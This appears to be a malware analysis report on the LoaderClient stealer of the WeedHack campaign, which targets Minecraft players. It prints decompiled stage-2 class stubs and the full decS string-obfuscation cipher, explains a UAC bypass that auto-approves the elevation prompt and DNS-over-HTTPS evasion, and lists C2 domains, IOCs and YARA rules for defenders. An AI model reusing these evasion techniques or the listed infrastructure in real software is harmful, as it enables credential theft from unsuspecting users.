LogHelper	Reconnaissance and exfiltration — sendLogs(String) is 63.5 KB with 61 encrypted string references (the largest .rdata footprint in the DLL — these are the credential paths, browser profiles, and wallet locations); readFile(File) reads arbitrary files (8.6 KB); getHostname() collects host info
TelemetryHelper	Exfiltration — initTelemetry(String) sends Base64-decoded stolen data to the exfil server (32.4 KB)
IMCL	In-memory ClassLoader — findClass(String) and getResourceAsStream(String) enable recursive in-memory loading of stage-3
CloudflareDNS\$CacheEntry	Cache TTL — isValid() checks entry expiry

```

1 package dev.majanito;
2
3 import dev.jnic.nVmYuM.JNICLoader;
4
5 /* Loaded from: e7d1346153b49ce403687bbd0ddb1db63de6808d64ea2812ea48ef0cfe7cf2a:dev/majanito/RPCHelper.class */
6 public class RPCHelper {
7     private static final String[] RPC_URLS = null;
8     private static final String GET_TEXT_SELECTOR = "0xce6d41de";
9     private static final String RSA_PUBLIC_KEY = "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtmNzDf4737/iYwvscWg6vQ
10
11     public native String getVerifiedText(String str);
12
13     private native String callGetText(String str, String str2) throws Exception;
14
15     private native String decodeAbiString(String str);
16
17     private native boolean verifyRsaSignature(String str, String str2);
18
19     static native /* synthetic */ void $jnicClnit();
20
21     public static native /* synthetic */ void $jnicLoader();
22
23     static {
24         JNICLoader.init();
25         $jnicLoader();
26         $jnicClnit();
27     }
28 }

```

The Helper class the most method-rich class with 19 native implementations imports JNA Win32 types (PROCESSENTRY32, HANDLE, HWND, STARTUPINFO, PROCESS_INFORMATION, SECURITY_ATTRIBUTES) to interact with the Windows API directly via JNI-to-JNA callbacks bypassing cmd.exe and avoiding command-line logging. The HWND_BOTTOM and VK_ENTER constants confirm that the CMSTP UAC bypass (elevate(), 17.5 KB) works by locating the elevation prompt window, repositioning it off-screen, and programmatically pressing Enter (simulatePressEnter(HWND), 2.7 KB) to approve it without the victim's knowledge. The run() method (50.5 KB with 24 encrypted string references) orchestrates the full Helper execution flow, while createConfig() (47 KB) and deleteConfigs() (14.5 KB) manage persistent configuration with filesystem path-walking (evidenced by lambda bodies lambda\$deleteConfigs\$0 and lambda\$deleteConfigs\$1 that accept Path arguments).

```

/* Loaded from: e7d1346153b49ce403687bbd0ddb1db63de6808d64ea2812ea48ef0cfe7cf2a:dev/majanito/Helper.class */
public class Helper {
    private static final String TMP_DIR = null;
    private static final String EXTENSION = ".acdm";
    private static final String RANDOM_FILE_NAME = null;
    private static String cachedJarPath;
    private static final WinDef.HWND HWND_BOTTOM = null;
    private static final WinDef.WPARAM VK_ENTER = null;

    public static native boolean elevate(String[] strArr);

    public static native boolean isElevated();

    private static native void deleteConfigs();

    private static native void kill();

    private static native boolean createConfig(String[] strArr);

    private static native boolean run();

    private static native void simulatePressEnter(WinDef.HWND hwnd);

    public static native void doSystem(String str);

    public static native String getFileContents(String str);

    public static native String getStartCommand(String[] strArr);

    public static native String getStartCommand(String str, String[] strArr);

    public static native String getCurrentJar();

    private static native String downloadElevatorToDisk();
}

```

The CloudflareDNS class implements a custom DNS-over-HTTPS (DoH) client built on OkHttp3 with per-host caching (CacheEntry with TTL expiry). By resolving domains through DoH endpoints rather than the system DNS resolver, the malware evades corporate DNS monitoring and

DNS-based blocking. The DoH URLs and RPC endpoint list are stored inside the encrypted JNIC native payload they do not appear as plaintext strings in the JAR.

Stage-2 independently re-resolves the C2 URL via the same Ethereum contract that stage-1 uses. This means that even if stage-1 is removed from the system, stage-2 can recover its C2 channel on its own. The presence of an IMCL ClassLoader in stage-2 confirms that the execution chain can continue to stage-3 using the same in-memory loading pattern each stage is self-sufficient for C2 resolution and capable of loading the next.

```
/* Loaded from: e7d1346153b49ce403687bbd0ddb1db63de6808d64ea2812ea48ef0cfe7cf2a:dev/majanito/CloudflareDNS.class */
26 public class CloudflareDNS {
    private static final String[] DOH_URLS = null;
    private static final Map<String, CacheEntry> cache = null;
    private static final long CACHE_TTL_MS = 300000;
    private static OkHttpClient client;

    private static native synchronized OkHttpClient getClient();

    private static native OkHttpClient getClientForHost(String str, String str2);

    public static native String resolve(String str);
    private static native String queryDoH(String str, String str2);
    public static native Response execute(Request.Builder builder) throws IOException;
    public static native byte[] downloadBytes(String str) throws IOException;
    public static native String post(String str, String str2, String str3) throws IOException;
    private static native /* synthetic */ boolean lambda$getClientForHost$1(String str, SSLSession sslSession);
    private static native /* synthetic */ List lambda$getClientForHost$0(String str, String str2, String str3) throws UnknownHostException;
    static native /* synthetic */ void $jnicClnit();
    public static native /* synthetic */ void $jnicLoader();

    static {
        JNICLoader.init();
        $jnicLoader();
        $jnicClnit();
    }
}
```

all method bodies are JNIC native stub, the actual DoH implementation is in the DLL

Why this matters: The in-memory execution model eliminates disk-based forensic artifacts entirely. While the JNIC .dat payload is merely LZMA2-compressed (and can be decompressed to extract platform DLLs), the native code within uses ChaCha20 keystream XOR to hide all operational strings URLs, RPC endpoints, credential paths, API keys from static analysis. Recovering these strings requires either Ghidra-based constant folding after marking the keystream buffer, or dynamic interception at JNI_OnLoad. The SSL certificate bypass and DNS-over-HTTPS together neutralize two of the most common corporate network defenses: TLS inspection and DNS monitoring. The only reliable detection point remains Ethereum RPC traffic from non-blockchain applications.

Advanced String Obfuscation Cryptography

StagingHelper.decS(int[] a, int[] b, int k1, int k2) is a custom symmetric stream cipher. All calls in the sample use k1=187, k2=67. The cipher produces non-ASCII Unicode characters that serve as valid Java identifiers.

LoaderClient decS Cipher: Custom String Obfuscation Algorithm

Multi-Step Stream Cipher Producing Valid Non-ASCII Java Identifiers



The multi-step decS stream cipher algorithm used by LoaderClient to produce non-ASCII Java identifiers from encrypted integer arrays.

Step 1 Interleave. Construct a merged byte array by interleaving elements: $\text{merged} = [a[0], b[0], a[1], b[1], \dots]$. Total length: $\text{len}(a) + \text{len}(b)$.

Step 2 S-box construction. Build a 256-element substitution table: $S[j] = (j * 47 + 131) \bmod 256$. Build inverse table T where $T[S[i]] = i$.

Step 3 Keystream and decode. For each byte $\text{merged}[i]$:

1. Update state: $\text{state} = (\text{state} * 31 + i * 17) \bmod 256$ (initial state = 0)
2. Compute keystream index: $x = (k1 + \text{state} + i * 7) \bmod 256$
3. XOR with previous byte: $c = \text{merged}[i] \text{ XOR } \text{merged}[i-1]$ (use k1 for $i=0$)
4. Left-rotate c by $(i * 3 + k2) \bmod 8$ bits
5. Inverse S-box lookup: $T[\text{rotated}]$
6. Final decode: $\text{decoded} = T[\text{rotated}] \text{ XOR } x \text{ XOR } k2$
7. Append (char) decoded to output string

The cipher is not a standard algorithm. The rotation step and inverse-S-box together defeat simple frequency analysis. The non-ASCII output is deliberate: it produces valid but visually opaque Java identifiers that break decompiler readability.

This same obfuscation function is used across the WeedHack campaign under the name `Helper.load(int d1, int d2, int k1, int k2)` in other samples, with identical mathematical construction.

```

108 public static String decS(int[] d1, int[] d2, int k1, int k2) {
109     int width = d1.length + d2.length;
110     int[] pixels = new int[width];
111     int i;
112     for (i = 0; i < d1.length; ) {
113         pixels[i * 2] = d1[i];
114         i++;
115     }
116     for (i = 0; i < d2.length; ) {
117         pixels[i * 2 + 1] = d2[i];
118         i++;
119     }
120     int[] config = new int[256];
121     for (int j = 0; j < 256; ) {
122         config[j] = (j * 47 + 131) % 256;
123         j++;
124     }
125     int[] texture = new int[256];
126     for (int k = 0; k < 256; ) {
127         texture[config[k]] = k;
128         k++;
129     }
130     StringBuilder result = new StringBuilder();
131     int velocity = k1;
132     for (int idx = 0; idx < pixels.length; idx++) {
133         velocity = (velocity * 31 + idx * 17) % 256;
134         int offset = (k1 + velocity + idx * 7) % 256;
135         int brightness = pixels[idx];
136         if (idx > 0) {
137             brightness ^= pixels[idx - 1];
138         } else {
139             brightness ^= k1;
140         }
141         int angle = (idx * 3 + k2) % 8;
142         int color = (brightness >> angle | brightness << 8 - angle) & 0xFF;
143         int gamma = texture[color];
144         char temperature = (char)(gamma ^ offset ^ k2);
145         result.append(temperature);
146     }
147     return result.toString();
148 }

```

Why this matters: The decS cipher ensures that static string extraction the most basic malware analysis technique yields nothing useful. Analysts must either reverse-engineer the cipher and run it against extracted byte arrays, or obtain the stage-2 JAR for cross-reference. The cipher parameters (k1=187, k2=67) serve as a campaign-level fingerprint: any sample using these constants with the same algorithm belongs to the WeedHack operation.

Why LoaderClient Matters

- **Blockchain C2 is now commodity-grade.** LoaderClient demonstrates that EtherHiding is no longer exclusive to sophisticated threat actors. A MaaS campaign targeting Minecraft players has adopted the same takedown-resistant infrastructure previously associated with advanced operations. Defenders should expect this to become standard in commodity malware.
- **The barrier to entry is effectively zero.** WeedHack's free tier gives any teenager with a Discord account access to credential theft across 36 browsers, 56 crypto wallets, and multiple communication platforms. The \$5/month premium tier adds live webcam access, keylogging, and remote shell. This is cheaper than a Netflix subscription.
- **Gaming communities are high-value targets.** The Minecraft modding ecosystem's structural reliance on unsigned JARs from unofficial sources creates a permanent social engineering surface. WeedHack's 116,464+ infections prove this surface is exploitable at scale without any vulnerability or exploit code.
- **In-memory execution defeats standard EDR.** The stage-2 payload never touches disk during delivery. Once loaded, its business logic runs from an encrypted JNIC native DLL extracted to a temp file and marked for deletion combining Java-level filelessness with native-level obfuscation. Detection must happen at the network layer.
- **Stage-2 is self-sufficient.** Analysis of the recovered stage-2 confirms it independently re-resolves C2 via the same Ethereum contract, carries its own IMCL ClassLoader for further staging, bypasses SSL certificate validation, and uses DNS-over-HTTPS to evade DNS monitoring. Even if stage-1 is removed, stage-2 can operate autonomously.
- **The operator maintains durable control.** The RSA signature binding means a defender cannot redirect the malware fleet to a sinkhole even if the Ethereum contract were somehow modified. The operator's 2048-bit private key is the only authority the malware trusts. The same RSA key appears in both stage-1 and stage-2, confirming single-operator control across the entire execution chain.

- **OPSEC failure: the Ethereum contract is a permanent fingerprint.** The contract address 0x1280a841Fbc1F883365d3C83122260E0b2995B74 is immutable and unique. It links all WeedHack variants that reference it, and its transaction history on Etherscan reveals the operator's wallet and URL rotation timeline. This is the single most valuable IOC for tracking the campaign.

Indicators of Compromise (IOCs)

File-Based Indicators

Type	Value
SHA256	F91714F89616002C6C1411233470F58E74FAD7CB5A7DA6F77AA6082F5D2E8771
SHA1	F7911F5BE3D08DA95DCDA8AFB1BEB8E462376F9D
MD5	D991A7C9E2C3B269975404405A79ADBC
JAR entry	META-INF/README.txt
JAR entry	cfg.json
Stage-2	
SHA256	E7D1346153B49CE403687BBD0DDBF1DB63DE6808D64EA2812EA48EF0CFE7CF2A
Resource	dev/jnic/lib/dac261f0-fd12-4fb9-9a32-6a945ac10c4c.dat
Extension	.acdm

Network Indicators

Type	Value
Ethereum contract	0x1280a841Fbc1F883365d3C83122260E0b2995B74
Domain	fucktermedfir[.]st
Domain	whnewreceive[.]ru
URL	https://fucktermedfir[.]st/files/jar/module
WebSocket	wss://remotev2.whpayment[.]ru/ws/client
WebSocket	wss://remotev2.whreceive[.]ru/ws/client
Exfiltration	telemetrydata[.]to
IPv4	45.141.119.34 (Port 50169)

Host-Based Indicators

Artifact	Location
Dropped backdoor	%APPDATA%\Roaming\RuntimeBroker.exe
Dropped stealer	%APPDATA%\Roaming\Microsoft\Tlmtry\Telemetry.exe
Backup payload	%APPDATA%\Roaming\WindowsRuntimeBroker.exe
Native DLL	%TEMP%\lib*.dll
Config file	%TEMP%*.acdm
Registry key	HKCU\Software\Microsoft\Windows\CurrentVersion\Run
Scheduled task	JMonitoringTask (every 2 minutes)
Scheduled task	JavaSecurityUpdater (ONLOGON, HIGHEST privilege)

Yara Rules

Stage-1: LoaderClient Fabric Mod

```
rule WeedHack_LoaderClient_Stage1
{
    meta:
        description = "WeedHack LoaderClient Stage-1 Minecraft Stealer Yara Rule"
        author      = "Dark Atlas; @ELJo0ker"
        date        = "2026-06-17"

    strings:
        $s0      = "0x1280a841Fbc1F883365d3C83122260E0b2995B74" ascii
        $s1      = "MIIBIjANBgkqhkiG9w0BAQEFAA0CAQ8AMIIBCgKCAQEA" ascii
        $s2      = "6fb0a044-eb0c-4d1f-b497-827b715590a7" ascii
        $s3      = "com/github/StagingHelper" ascii
        $s4      = "com/github/RPCHelper" ascii
        $s5      = "com/github/IMCL" ascii
        $s6      = "/files/jar/module" ascii
        $s7      = "cfg.json" ascii
        $s8      = "0xce6d41de" ascii
        $s9      = "loaderclient" ascii

    condition:
        uint16(0) == 0x4B50 and
        (
            $s0 or
            ($s1 and $s2) or
            ($s3 and $s4 and $s5) or
            ($s8 and $s9) or
            ($s6 and $s7 and $s9)
        )
}
```

Stage-2: Module.jar and Extracted Native DLLs

```
rule WeedHack_Module_Stage2
{
    meta:
        description = "WeedHack JNIC-Compiled Stage-2 Payload Yara Rule"
        author      = "Dark Atlas; @ELJo0ker"
        date        = "2026-06-17"

    strings:
        $s0      = "dev/majanito/Main" ascii
        $s1      = "dev/majanito/Helper" ascii
        $s2      = "dev/majanito/RPCHelper" ascii
        $s3      = "dev/jnic/nVmYuM/JNICLoader" ascii
        $s4      = "dac261f0-fd12-4fb9-9a32-6a945ac10c4c" ascii
```

```

    $s5      = "Java_dev_majanito_Helper__00024jnicLoader" ascii
    $s6      = "Java_dev_majanito_RPCHelper__00024jnicLoader" ascii
    $s7      = "Java_dev_majanito_Main__00024jnicLoader" ascii
    $s8      = "jnic.dev v3.7.0" ascii
    $s9      = "Mingw-w64 runtime failure" ascii

condition:
(
    uint16(0) == 0x4B50 and
    (
        ($s0 and $s1 and $s2) or
        ($s3 and $s4)
    )
)
or
(
    uint16(0) == 0x5A4D and
    ($s5 or $s6 or $s7) and
    $s8 and
    $s9
)
}

```

FAQ

What is LoaderClient malware?

LoaderClient is a Minecraft-based malware loader that steals session credentials, resolves its C2 server through an Ethereum smart contract, and downloads a second-stage payload in memory.

What is WeedHack?

WeedHack is a Malware-as-a-Service campaign that distributes credential stealers and RATs disguised as Minecraft mods and optimization clients.

What is EtherHiding?

EtherHiding is a technique where malware stores or retrieves C2 information from a blockchain smart contract. In this case, LoaderClient uses an Ethereum smart contract to retrieve its active C2 URL.

Why does LoaderClient use Ethereum?

LoaderClient uses Ethereum because a smart contract is difficult to remove or seize. This makes the C2 channel more resilient than a normal hardcoded domain.

How does LoaderClient evade detection?

LoaderClient uses string obfuscation, a zip bomb, fake mod metadata, console suppression, and in-memory stage-2 execution.

Who is targeted by WeedHack?

The campaign primarily targets Minecraft players, especially users who download third-party mods or optimization clients from unofficial sources.

What is the most important IOC?

The most important IOC is the Ethereum contract address: 0x1280a841Fbc1F883365d3C83122260E0b2995B74.

How can organizations defend against LoaderClient?

Organizations can block unnecessary Ethereum RPC traffic, monitor Java processes, restrict unofficial mod downloads, inspect suspicious Fabric mods, deploy YARA detections, and rotate credentials after suspected infection.

Conclusion

LoaderClient is a multi-stage Minecraft credential stealer that uses an Ethereum smart contract for takedown-resistant C2 resolution. Stage-1 harvests session tokens and downloads a stage-2 payload entirely in memory. Stage-2 packaged under the dev.majanito namespace and compiled to native code via JNIC v3.7.0 independently re-resolves C2 via the same Ethereum contract, escalates privileges through a CMSTP

UAC bypass using JNA Win32 API calls, bypasses SSL certificate validation, and resolves domains through DNS-over-HTTPS to evade network monitoring. Both stages share the same RSA public key and Ethereum selector, and both carry an IMCL ClassLoader capable of loading further stages in memory. The campaign has compromised over 116,000 endpoints since January 2026 by weaponizing the Minecraft modding ecosystem through YouTube social engineering and SEO poisoning.

Three immediate defender actions:

1. **Block Ethereum RPC traffic** from gaming and educational networks. This is the single most effective disruption point it breaks the C2 discovery chain regardless of domain rotation. No legitimate Minecraft activity requires blockchain RPC calls.
2. **Monitor the Ethereum contract** 0x1280a841Fbc1F883365d3C83122260E0b2995B74 on Etherscan for transaction history. Every URL rotation the operator performs leaves a permanent, public record. This is the most durable IOC in the entire campaign it cannot be changed or deleted.
3. **Deploy the YARA rule and coordinate credential rotation** for any environment where Minecraft mods are used. The stolen OAuth tokens have a limited lifetime, but the window is sufficient for account takeover. Credential rotation must happen alongside malware removal, not after.

The most valuable finding from this analysis is the Ethereum contract address itself. It is immutable, unique to this operator, and links every WeedHack variant that references it. Combined with Etherscan transaction history, it provides a complete timeline of the operator's infrastructure rotation an OPSEC failure that turns the campaign's greatest strength (blockchain permanence) into its most exploitable weakness.